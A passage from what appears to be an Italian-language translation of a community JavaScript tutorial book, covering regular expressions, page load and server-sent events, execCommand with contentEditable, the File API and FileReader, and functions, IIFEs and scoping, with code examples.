console.log("string".search(/[o-q]+/));
```

Uscita prevista

```
3  
-1
```

Sostituire la corrispondenza della stringa con una funzione di callback

`String#replace` può avere una funzione come secondo argomento in modo da poter fornire una sostituzione basata su una logica.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

Libreria di modelli di una riga

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

Gruppi RegExp

JavaScript supporta diversi tipi di gruppi nelle sue espressioni regolari, *gruppi di cattura*, *gruppi non di acquisizione* e *look-ahead*. Attualmente, non vi è alcun supporto *look-behind*.

Catturare

A volte la partita desiderata dipende dal suo contesto. Questo significa che un semplice *RegExp* troverà il pezzo della *String* che interessa, quindi la soluzione è scrivere un gruppo di cattura (*pattern*). I dati acquisiti possono quindi essere referenziati come ...

- Sostituzione delle stringhe "\$n" dove *n* è il *n*° gruppo di cattura (a partire da 1)
- Il *n* argomento in una funzione di callback
- Se *RegExp* non è contrassegnato con *g*, il *n + 1*° elemento in una *matrice* `str.match` restituita
- Se *RegExp* è contrassegnato con *g*, `str.match` scarta catture, usa invece `re.exec`

Diciamo che c'è una *stringa* in cui tutti i segni + devono essere sostituiti con uno spazio, ma solo se seguono un carattere di lettera. Ciò significa che una corrispondenza semplice includerebbe quel carattere lettera e sarebbe anche rimosso. Catturarlo è la soluzione in quanto significa che la lettera abbinata può essere preservata.

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

Non-Capture

Usando il modulo `(?:pattern)`, questi funzionano in modo simile per catturare gruppi, tranne che

non memorizzano il contenuto del gruppo dopo la partita.

Possono essere particolarmente utili se vengono catturati altri dati di cui non si desidera spostare gli indici, ma è necessario eseguire alcuni pattern matching avanzati come un OR

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c) ([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

Guarda avanti

Se la partita desiderata fa affidamento su qualcosa che la segue, piuttosto che abbinarla e catturarla, è possibile usare un look-ahead per testarlo ma non includerlo nella partita. Un look-ahead positivo ha la forma `(?=pattern)`, una prospettiva negativa (dove l'espressione corrisponde solo se il modello look-ahead non corrisponde) ha la forma `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Usando `Regex.exec()` con parentesi regex per estrarre le corrispondenze di una stringa

A volte non vuoi semplicemente sostituire o rimuovere la stringa. A volte vuoi estrarre ed elaborare le corrispondenze. Ecco un esempio di come si manipolano le partite.

Cos'è una partita? Quando viene trovata una sottostringa compatibile per l'intera regex nella stringa, il comando `exec` produce una corrispondenza. Una corrispondenza è una matrice che compone in primo luogo l'intera sottostringa corrispondente e tutte le parentesi nella corrispondenza.

Immagina una stringa html:

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
  http://anotherlinkoutsidetag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

Si desidera estrarre e ottenere tutti i link all'interno di un `a` tag. All'inizio, qui la regex scrivi:

```
var re = /<a[^\>]*href="https?:\/\/\.\.*"[^\>]*>[^\<]*<\a>/g;
```

Ma ora, immagina di volere l' `href` e l' `anchor` di ogni collegamento. E tu lo vuoi insieme. Puoi

semplicemente aggiungere una nuova espressione regolare per ogni corrispondenza **OPPURE** puoi usare le parentesi:

```
var re = /<a[^\>]*href="(https?:\/\/\/.*)"[^\>]*>([^\<]*)<\a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look a
this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>\n\n        Copyright <a
href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\n';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
        match : m[0], // the entire match
        href : m[1], // the first parenthesis => (https?:\/\/\/.*)
        anchor : m[2], // the second one => ([^\<]*)
    });
}
```

Alla fine del ciclo, hai un array di link con `anchor` e `href` e puoi usarlo per scrivere markdown ad esempio:

```
links.forEach(function(link) {
    console.log(['%s] (%s)', link.anchor, link.href);
});
```

Andare oltre :

- Parentesi nidificata

Leggi Espressioni regolari online: <https://riptutorial.com/it/javascript/topic/242/espressioni-regolari>

Capitolo 39: eventi

Examples

Caricamento della pagina, del DOM e del browser

Questo è un esempio per spiegare le variazioni degli eventi di caricamento.

1. evento onload

```
<body onload="someFunction()">


</body>

<script>
  function someFunction() {
    console.log("Hi! I am loaded");
  }
</script>
```

In questo caso, il messaggio viene registrato una volta che *tutti i contenuti della pagina incluse le immagini e i fogli di stile (se presenti)* sono stati caricati completamente.

2. Evento DOMContentLoaded

```
document.addEventListener("DOMContentLoaded", function(event) {
  console.log("Hello! I am loaded");
});
```

Nel codice precedente, il messaggio viene registrato solo dopo che il DOM / documento è stato caricato (*es .: una volta che il DOM è stato creato*).

3. Funzione anonima autoinviante

```
(function(){
  console.log("Hi I am an anonymous function! I am loaded");
})();
```

Qui, il messaggio viene registrato non appena il browser interpreta la funzione anonima. Significa che questa funzione può essere eseguita anche prima che il DOM venga caricato.

Leggi eventi online: <https://riptutorial.com/it/javascript/topic/10896/eventi>

Capitolo 40: Eventi inviati dal server

Sintassi

- `nuova EventSource ("api / stream");`
- `eventSource.onmessage = function (event) {}`
- `eventSource.onerror = function (event) {};`
- `eventSource.addEventListener = function (name, callback, options) {};`
- `eventSource.readyState;`
- `eventSource.url;`
- `eventSource.close ();`

Examples

Impostazione di un flusso di eventi di base sul server

È possibile impostare il browser client per ascoltare gli eventi del server in arrivo utilizzando l'oggetto `EventSource`. Sarà necessario fornire al costruttore una stringa del percorso all'API del server 'API che sottoscriverà il client agli eventi del server.

Esempio:

```
var eventSource = new EventSource("api/my-events");
```

Gli eventi hanno nomi con cui sono classificati e inviati e un ascoltatore deve essere configurato per ascoltare ognuno di questi eventi per nome. il nome dell'evento predefinito è un `message` e per ascoltarlo è necessario utilizzare il listener di eventi appropriato, `.onmessage`

```
eventSource.onmessage = function(event) {  
  var data = JSON.parse(event.data);  
  // do something with data  
}
```

La funzione sopra riportata verrà eseguita ogni volta che il server invierà un evento al client. I dati vengono inviati come `text/plain`, se si inviano dati JSON è possibile che si desideri analizzarli.

Chiusura di un flusso di eventi

Un flusso di eventi sul server può essere chiuso utilizzando il metodo `EventSource.close()`

```
var eventSource = new EventSource("api/my-events");  
// do things ...  
eventSource.close(); // you will not receive anymore events from this object
```

Il metodo `.close()` non fa nulla se il flusso è già chiuso.

Ascoltare i listener di eventi a EventSource

È possibile associare i listener di `EventSource` all'oggetto `EventSource` per ascoltare canali di eventi diversi utilizzando il metodo `.addEventListener`.

```
EventSource.addEventListener (nome: String, callback: Function, [opzioni])
```

nome : il nome relativo al nome del canale al quale il server sta trasmettendo eventi.

callback : la funzione callback viene eseguita ogni volta che viene emesso un evento associato al canale, la funzione fornisce l' `event` come argomento.

opzioni : Opzioni che caratterizzano il comportamento del listener di eventi.

L'esempio seguente mostra un flusso di eventi heartbeat dal server, il server invia eventi sul canale `heartbeat` e questa routine verrà sempre eseguita quando un evento è accettato.

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
    var status = event.data;
    if (status=='OK') {
        // do something
    }
});
```

Leggi Eventi inviati dal server online: <https://riptutorial.com/it/javascript/topic/5781/eventi-inviati-dal-server>

Capitolo 41: execCommand e contentEditable

Sintassi

- bool supportato = document.execCommand (commandName, showDefaultUI, valueArgument)

Parametri

commandId	valore
: Comandi di formattazione incorporati	
colore di sfondo	Valore del colore Stringa
grassetto	
createLink	Stringa di URL
fontName	Nome della famiglia di caratteri
dimensione del font	"1", "2", "3", "4", "5", "6", "7"
ForeColor	Valore del colore Stringa
Barrato	
indice	
scollegare	
: Blocca i comandi di formattazione	
Elimina	
formatBlock	"indirizzo", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
forwardDelete	
insertHorizontalRule	
insertHTML	Stringa HTML
insertImage	Stringa di URL

commandId	valore
insertLineBreak	
insertOrderedList	
insertParagraph	
insertText	Stringa di testo
insertUnorderedList	
justifyCenter	
justifyFull	
justifyLeft	
justifyRight	
outdent	
: Comandi degli appunti	
copia	Stringa attualmente selezionata
taglio	Stringa attualmente selezionata
incolla	
: Comandi vari	
defaultParagraphSeparator	
rifare	
seleziona tutto	
styleWithCSS	
disfare	
useCSS	

Examples

formattazione

Gli utenti possono aggiungere la formattazione a documenti o elementi `contenteditable` utilizzando le funzionalità del browser, come le scorciatoie da tastiera comuni per la formattazione (`Ctrl-B` per

il **grassetto** , `Ctrl-I` per il *corsivo* , ecc.) O trascinando e rilasciando immagini, collegamenti o marcature dal clipboard.

Inoltre, gli sviluppatori possono utilizzare JavaScript per applicare la formattazione alla selezione corrente (testo evidenziato).

```
document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting
document.execCommand('underline', false, null); // toggles underline
```

Ascoltando i cambiamenti di `contenteditable`

Gli eventi che funzionano con la maggior parte degli elementi del modulo (ad esempio, `change` , `keydown` , `keyup` , `keypress`) non funzionano con `contenteditable` .

Invece, è possibile ascoltare i cambiamenti di `contenteditable` contenuti con l' `input` evento. Supponendo `contenteditableHtmlElement` è un oggetto JS DOM che è `contenteditable` :

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

Iniziare

L'attributo HTML `contenteditable` fornisce un modo semplice per trasformare un elemento HTML in un'area modificabile dall'utente

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Modifica nativa di Rich-Text

Usando **JavaScript** e `execCommand` ^{W3C} puoi anche passare più funzioni di modifica all'elemento `contenteditable` attualmente focalizzato (in particolare nella posizione o nella selezione del cursore).

Il metodo della funzione `execCommand` accetta 3 argomenti

```
document.execCommand(commandId, showUI, value)
```

- `string` `commandId` . dall'elenco di ***commandId*** disponibili (vedi: **Parametri** → *commandId*)
- `showUI` Boolean (non implementato. Utilizza `false`)
- `value` String Se un comando si aspetta un **valore di** stringa relativo al comando, altrimenti " " (vedi: **Parametri** → *valore*)

Esempio utilizzando il **comando** "bold" e "formatBlock" (dove è previsto un **valore**):

```
document.execCommand("bold", false, ""); // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

Esempio di avvio rapido:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[.forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
</script>
```

[demo di jsFiddle](#)

[Esempio di editor Rich-Text di base \(browser moderni\)](#)

Pensieri finali

Pur essendo presente da molto tempo (IE6), le implementazioni e i comportamenti di `execCommand` variano da browser a browser e rendono "la creazione di un editor WYSIWYG compatibile e compatibile con più browser" un compito arduo per qualsiasi sviluppatore JavaScript esperto. Anche se non sono ancora completamente standardizzati, puoi aspettarti risultati decenti sui nuovi browser come **Chrome, Firefox, Edge**. Se hai bisogno di *un* supporto *migliore* per altri browser e altre funzionalità come la modifica HTMLTable, una regola empirica è cercare un editor **Rich-Text già esistente** e affidabile.

Copia negli appunti da textarea utilizzando execCommand ("copia")

Esempio:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title></title>
</head>
<body>
  <textarea id="content"></textarea>
  <input type="button" id="copyID" value="Copy" />
  <script type="text/javascript">
```

```
var button = document.getElementById("copyID"),
    input = document.getElementById("content");

button.addEventListener("click", function(event) {
    event.preventDefault();
    input.select();
    document.execCommand("copy");
});
</script>
</body>
</html>
```

`document.execCommand("copy")` copia la selezione corrente negli appunti

Leggi `execCommand` e `contentEditable` online:

<https://riptutorial.com/it/javascript/topic/1613/execcommand-e-contenteditable>

Capitolo 42: File API, Blob e FileReader

Sintassi

- `reader = new FileReader ();`

Parametri

Proprietà / Metodo	Descrizione
<code>error</code>	Un errore che si è verificato durante la lettura del file.
<code>readyState</code>	Contiene lo stato corrente di FileReader.
<code>result</code>	Contiene il contenuto del file.
<code>onabort</code>	Attivato quando l'operazione viene interrotta.
<code>onerror</code>	Attivato quando si verifica un errore.
<code>onload</code>	Attivato quando il file è stato caricato.
<code>onloadstart</code>	Attivato quando l'operazione di caricamento del file è iniziata.
<code>onloadend</code>	Attivato quando l'operazione di caricamento del file è terminata.
<code>onprogress</code>	Attivato durante la lettura di un Blob.
<code>abort ()</code>	Interrompe l'operazione corrente.
<code>readAsArrayBuffer (blob)</code>	Inizia a leggere il file come ArrayBuffer.
<code>readAsDataURL (blob)</code>	Inizia a leggere il file come url di dati / uri.
<code>readAsText (blob [, encoding])</code>	Inizia la lettura del file come file di testo. Non è in grado di leggere i file binari. Utilizzare invece <code>readAsArrayBuffer</code> .

Osservazioni

<https://www.w3.org/TR/FileAPI/>

Examples

Leggi il file come stringa

Assicurati di avere un file in ingresso sulla tua pagina:

```
<input type="file" id="upload">
```

Quindi in JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
  var files = this.files;
  if (files.length === 0) {
    console.log('No file is selected');
    return;
  }

  var reader = new FileReader();
  reader.onload = function(event) {
    console.log('File content:', event.target.result);
  };
  reader.readAsText(files[0]);
}
```

Leggi il file come dataURL

La lettura del contenuto di un file in un'applicazione Web può essere realizzata utilizzando l'API del file HTML5. Innanzitutto, aggiungi un input con `type="file"` nel tuo codice HTML:

```
<input type="file" id="upload">
```

Successivamente, aggiungeremo un listener di modifiche all'input del file. Questo esempio definisce l'ascoltatore tramite JavaScript, ma potrebbe anche essere aggiunto come attributo sull'elemento di input. Questo listener viene attivato ogni volta che viene selezionato un nuovo file. All'interno di questo callback, possiamo leggere il file che è stato selezionato ed eseguire ulteriori azioni (come la creazione di un'immagine con il contenuto del file selezionato):

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
  var files = evt.target.files;

  if (files.length === 0) {
    console.log('No files selected');
    return;
  }

  var reader = new FileReader();
  reader.onload = function(event) {
    var img = new Image();
    img.onload = function() {
      document.body.appendChild(img);
    };
    img.src = event.target.result;
  };
  reader.readAsDataURL(files[0]);
}
```

Taglia un file

Il metodo `blob.slice()` viene utilizzato per creare un nuovo oggetto Blob contenente i dati nell'intervallo di byte specificato del BLOB di origine. Questo metodo è utilizzabile anche con le istanze di file, poiché File estende Blob.

Qui suddividiamo un file in una quantità specifica di BLOB. Questo è utile soprattutto nei casi in cui è necessario elaborare file troppo grandi per essere letti in memoria tutti in una volta. Possiamo quindi leggere i blocchi uno per uno utilizzando `FileReader`.

```
/**
 * @param {File|Blob} - file to slice
 * @param {Number} - chunksAmount
 * @return {Array} - an array of Blobs
 */
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}
```

Download csv lato client tramite Blob

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);
```

Fonte di riferimento: <https://github.com/mholt/PapaParse/issues/175>

Selezione di più file e limitazione dei tipi di file

L'API del file HTML5 ti consente di limitare il tipo di file accettati semplicemente impostando l'attributo `accept` su un file input, ad esempio:

```
<input type="file" accept="image/jpeg">
```

Specificare più tipi MIME separati da una virgola (ad esempio `image/jpeg, image/png`) o utilizzare caratteri jolly (ad esempio `image/*` per consentire tutti i tipi di immagini) offre un modo rapido e potente per limitare il tipo di file che si desidera selezionare. Ecco un esempio per consentire qualsiasi immagine o video:

```
<input type="file" accept="image/*,video*">
```

Per impostazione predefinita, l'input del file consente all'utente di selezionare un singolo file. Se vuoi abilitare la selezione di file multipli, aggiungi semplicemente l'attributo `multiple`:

```
<input type="file" multiple>
```

È quindi possibile leggere tutti i file selezionati tramite l'array di `files` di input del `files`. Vedi [file di lettura come dataUrl](#)

Ottieni le proprietà del file

Se si desidera ottenere le proprietà del file (come il nome o la dimensione), è possibile farlo prima di utilizzare il Lettore file. Se abbiamo la seguente parte di codice html:

```
<input type="file" id="newFile">
```

Puoi accedere direttamente alle proprietà in questo modo:

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

Puoi anche ottenere facilmente i seguenti attributi: `lastModified` (Timestamp), `lastModifiedDate` (Date) e `type` (File Type)

Leggi File API, Blob e FileReader online: <https://riptutorial.com/it/javascript/topic/2163/file-api--blob-e-filereader>

Capitolo 43: funzioni

introduzione

Le funzioni in JavaScript forniscono un codice organizzato e riutilizzabile per eseguire una serie di azioni. Le funzioni semplificano il processo di codifica, impediscono la logica ridondante e rendono il codice più facile da seguire. Questo argomento descrive la dichiarazione e l'utilizzo di funzioni, argomenti, parametri, dichiarazioni di ritorno e scope in JavaScript.

Sintassi

- esempio di funzione (x) {return x}
- var esempio = function (x) {return x}
- (funzione() { ... })(); // Espressione funzione Invocato immediatamente (IIFE)
- var instance = new Esempio (x);
- **metodi**
- fn.apply (valueForThis [, arrayOfArgs])
- fn.bind (valueForThis [, arg1 [, arg2, ...]])
- fn.call (valueForThis [, arg1 [, arg2, ...]])
- **ES2015 + (ES6 +):**
- const example = x => {return x}; // Ritorno esplicito della funzione freccia
- const esempio = x => x; // Ritorno implicito della funzione Arrow
- const example = (x, y, z) => {...} // Arrow function argomenti multipli
- (() => {...}) (); // IIFE utilizzando una funzione freccia

Osservazioni

Per informazioni sulle funzioni delle frecce, vedere la documentazione delle [funzioni Arrow](#) .

Examples

Funziona come una variabile

Una dichiarazione di funzione normale si presenta così:

```
function foo(){
}
```

Una funzione definita come questa è accessibile da qualsiasi parte all'interno del suo contesto dal suo nome. Ma a volte può essere utile trattare i riferimenti alle funzioni come i riferimenti agli oggetti. Ad esempio, è possibile assegnare un oggetto a una variabile in base ad alcune serie di condizioni e successivamente recuperare una proprietà dall'uno o dall'altro oggetto:

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

In JavaScript, puoi fare la stessa cosa con le funzioni:

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

Nell'esempio sopra, l' `hash` è una variabile normale. Viene assegnato un riferimento a una funzione, dopodiché la funzione a cui fa riferimento può essere invocata usando parentesi, proprio come una normale dichiarazione di funzione.

L'esempio sopra fa riferimento alle funzioni anonime ... funzioni che non hanno il loro nome. È anche possibile utilizzare le variabili per fare riferimento a funzioni con nome. L'esempio sopra potrebbe essere riscritto in questo modo:

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

Oppure, puoi assegnare i riferimenti alle funzioni dalle proprietà dell'oggetto:

```

// Example 3
var hashAlgorithms = {
  sha1: function(value) { /**/ },
  md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');

```

È possibile assegnare il riferimento a una funzione tenuta da una variabile a un'altra omettendo le parentesi. Ciò può comportare un errore facile da fare: tentare di assegnare il valore di ritorno di una funzione a un'altra variabile, ma assegnare casualmente il riferimento alla funzione.

```

// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
  return 41;
}

```

Un riferimento a una funzione è come qualsiasi altro valore. Come hai visto, un riferimento può essere assegnato a una variabile e il valore di riferimento di tale variabile può essere successivamente assegnato ad altre variabili. È possibile passare riferimenti a funzioni come qualsiasi altro valore, incluso il passaggio di un riferimento a una funzione come valore di ritorno di un'altra funzione. Per esempio:

```

// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');

// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
  // return a reference to an anonymous function
  if (algorithmName === 'sha1') return function(value){ /**/ };
  // return a reference to a declared function
  else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
  // ...
}

```

Non è necessario assegnare un riferimento di funzione a una variabile per poterlo richiamare. Questo esempio, compilando l'esempio 5, chiamerà `getHashingFunction` e quindi richiamerà

immediatamente la funzione restituita e passerà il suo valore di ritorno a `hashedValue`.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

Una nota sul sollevamento

Tieni presente che, a differenza delle normali dichiarazioni di funzioni, le variabili che fanno riferimento alle funzioni non vengono "issate". Nell'esempio 2, le funzioni `md5Hash` e `sha1Hash` sono definite nella parte inferiore dello script, ma sono immediatamente disponibili ovunque. Indipendentemente da dove si definisce una funzione, l'interprete lo "issa" in cima alla sua portata, rendendolo immediatamente disponibile. Questo **non** è il caso delle definizioni di variabili, quindi il codice come il seguente si interromperà:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

Funzione anonima

Definizione di una funzione anonima

Quando una funzione è definita, spesso le dai un nome e poi la invocano usando quel nome, in questo modo:

```
foo();

function foo(){
  // ...
}
```

Quando si definisce una funzione in questo modo, il runtime Javascript memorizza la funzione in memoria e quindi crea un riferimento a tale funzione, utilizzando il nome che gli è stato assegnato. Questo nome è quindi accessibile nell'ambito corrente. Questo può essere un modo molto conveniente per creare una funzione, ma Javascript non richiede di assegnare un nome a una funzione. Quanto segue è anche perfettamente legale:

```
function() {
  // ...
}
```

Quando una funzione è definita senza un nome, è conosciuta come una funzione anonima. La funzione è archiviata in memoria, ma il runtime non crea automaticamente un riferimento ad esso

per te. A prima vista, potrebbe sembrare che una cosa del genere non avrebbe alcun senso, ma ci sono diversi scenari in cui le funzioni anonime sono molto convenienti.

Assegnazione di una funzione anonima a una variabile

Un uso molto comune delle funzioni anonime è assegnarle a una variabile:

```
var foo = function(){ /*...*/ };  
  
foo();
```

Questo uso di funzioni anonime è trattato più dettagliatamente in [Funzioni come variabile](#)

Fornire una funzione anonima come parametro ad un'altra funzione

Alcune funzioni possono accettare un riferimento a una funzione come parametro. Questi sono a volte indicati come "iniezioni di dipendenza" o "callback", perché consentono alla funzione che la chiamata chiama di "richiamare" il codice, offrendoti l'opportunità di cambiare il modo in cui si comporta la funzione chiamata. Ad esempio, la funzione mappa dell'oggetto Array consente di eseguire iterazioni su ciascun elemento di una matrice, quindi creare un nuovo array applicando una funzione di trasformazione a ciascun elemento.

```
var nums = [0,1,2];  
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

Sarebbe noioso, sciatto e inutile creare una funzione con nome, che ingombrirebbe il tuo obiettivo con una funzione necessaria solo in questo luogo e interromperà il flusso naturale e la lettura del tuo codice (un collega dovrebbe lasciare questo codice per trovare il tuo funzione per capire cosa sta succedendo).

Restituzione di una funzione anonima da un'altra funzione

A volte è utile restituire una funzione come risultato di un'altra funzione. Per esempio:

```
var hash = getHashFunction( 'sha1' );  
var hashValue = hash( 'Secret Value' );  
  
function getHashFunction( algorithm ){
```



```
if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

Richiamare immediatamente una funzione anonima

A differenza di molti altri linguaggi, lo scope in Javascript è a livello di funzione, non a livello di blocco. (Vedi [Funzione Scoping](#)). In alcuni casi, tuttavia, è necessario creare un nuovo ambito. Ad esempio, è comune creare un nuovo ambito quando si aggiunge codice tramite un tag `<script>` , piuttosto che consentire la definizione di nomi di variabili nell'ambito globale (che rischia di far scontrare altri script con i nomi delle variabili). Un metodo comune per gestire questa situazione è definire una nuova funzione anonima e quindi invocarla immediatamente, nascondendo le variabili in modo sicuro nell'ambito della funzione anonima e senza rendere il proprio codice accessibile a terze parti tramite un nome di funzione trapelato. Per esempio:

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
})(); // <--- the parentheses invokes the function immediately
</script>
```

Funzioni anonime autoreferenti

A volte è utile che una funzione anonima sia in grado di riferirsi a se stessa. Ad esempio, potrebbe essere necessario che la funzione si richiami in modo ricorsivo o aggiunga proprietà a se stesso. Se la funzione è anonima, tuttavia, può essere molto difficile in quanto richiede la conoscenza della variabile a cui è stata assegnata la funzione. Questa è la soluzione meno che ideale:

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less than ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
}
```

```

};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.

```

L'intento qui era che la funzione anonima chiamasse ricorsivamente se stessa, ma quando il valore di foo cambia, si finisce con un bug potenzialmente difficile da rintracciare.

Invece, possiamo dare alla funzione anonima un riferimento a se stessa dandogli un nome privato, in questo modo:

```

var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less than ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?

```

Si noti che il nome della funzione è limitato a se stesso. Il nome non è trapelato nello scope esterno:

```

myself(false); // ReferenceError: myself is not defined

```

Questa tecnica è particolarmente utile quando si gestiscono le funzioni anonime ricorsive come

parametri di callback:

5

```
// Calculate the fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
    function fib(n){
        return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
    });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

Espressioni di funzioni invocate immediatamente

A volte non vuoi avere la tua funzione accessibile / memorizzata come variabile. È possibile creare un'espressione funzione immediatamente richiamata (IIFE in breve). Queste sono essenzialmente *funzioni anonime autoeseguite*. Hanno accesso all'ambito circostante, ma la funzione stessa e qualsiasi variabile interna saranno inaccessibili dall'esterno. Una cosa importante da notare su IIFE è che anche se si nomina la propria funzione, IIFE non viene issato come le funzioni standard e non possono essere chiamate dal nome della funzione con cui sono dichiarate.

```
(function() {
    alert("I've run - but can't be run again because I'm immediately invoked at runtime,
        leaving behind only the result I generate");
})();
```

Questo è un altro modo per scrivere IIFE. Si noti che la parentesi di chiusura prima del punto e virgola è stata spostata e posizionata subito dopo la parentesi graffa di chiusura:

```
(function() {
    alert("This is IIFE too.");
})();
```

Puoi facilmente passare i parametri in un IIFE:

```
(function(message) {
    alert(message);
}("Hello World!"));
```

Inoltre, è possibile restituire valori all'ambito circostante:

```
var example = (function() {
    return 42;
})();
console.log(example); // => 42
```

Se necessario è possibile nominare un IIFE. Sebbene sia visto meno spesso, questo pattern presenta diversi vantaggi, come fornire un riferimento che può essere usato per una ricorsione e può semplificare il debugging come il nome è incluso nel callstack.

```
(function namedIIFE() {
  throw error; // We can now see the error thrown in 'namedIIFE()'
})();
```

Mentre avvolgere una funzione tra parentesi è il modo più comune per indicare al parser Javascript di aspettarsi un'espressione, nei luoghi in cui è già prevista un'espressione, la notazione può essere resa più concisa:

```
var a = function() { return 42 }();
console.log(a) // => 42
```

Versione della freccia della funzione immediatamente richiamata:

6

```
((() => console.log("Hello!"))()); // => Hello!
```

Funzione Scoping

Quando si definisce una funzione, viene creato un *ambito*.

Tutto ciò che è definito all'interno della funzione non è accessibile dal codice al di fuori della funzione. Solo il codice all'interno di questo ambito può vedere le entità definite all'interno dell'ambito.

```
function foo() {
  var a = 'hello';
